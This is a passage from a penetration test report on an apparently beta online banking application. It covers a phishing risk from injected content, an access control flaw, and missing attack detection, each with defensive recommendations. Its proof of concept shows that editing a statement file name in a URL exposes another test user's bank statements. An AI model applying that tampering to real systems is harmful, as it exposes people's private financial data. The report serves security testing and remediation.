If Tester28 calls the number on the screen, they could fall victim to a phishing attack, disclosing their login details or other private information.

Recommendations

- **Validate inputs**: Any input received from the user must be validated so that inputs with invalid characters, which could alter the application, are automatically rejected. This validation must occur on the serverside as any client-side validation can be easily bypassed.

- **Sanitize inputs**: Any input received from the user must be sanitized so that it cannot be executed as HTML code.

4: Other vulnerabilities

Access to files of other users

Issue

An attacker can access the files of other users.

Proof of concept

When `Tester28` generates a statement, it is accessed at the following URL `http://beta.sbank.nl/?p=statements&file=statements_28.csv`. If we change `statements_28` to `statements_25`, we can access the files of `Tester25`.

Recommendation

- **Configure secure access control**: only allow users to view their own files and not the files of any other users. These authorization checks must be carried out by the server on every request.

No mechanism for handling attackers

Issue

I was able to carry out all these attacks without being detected or being kicked out of the system.

Recommendations

- **Maintain audit logs**: Maintain audit logs of logins, transactions and other key events. These logs can be useful to investigate intrusions.
- **Alert administrators**: Include mechanisms which alert administrators of anomalies, such as an unusual number of fund transfers, known attack strings or a very large number of requests from a specific IP address. These alert mechanism can make it possible to take defensive action in time.
- **React to attacks**: Terminate the session of a user carrying out suspicious behaviour or respond increasingly slow to their requests. These methods will deter casual attackers and give administrators more time to take appropriate action against attacks.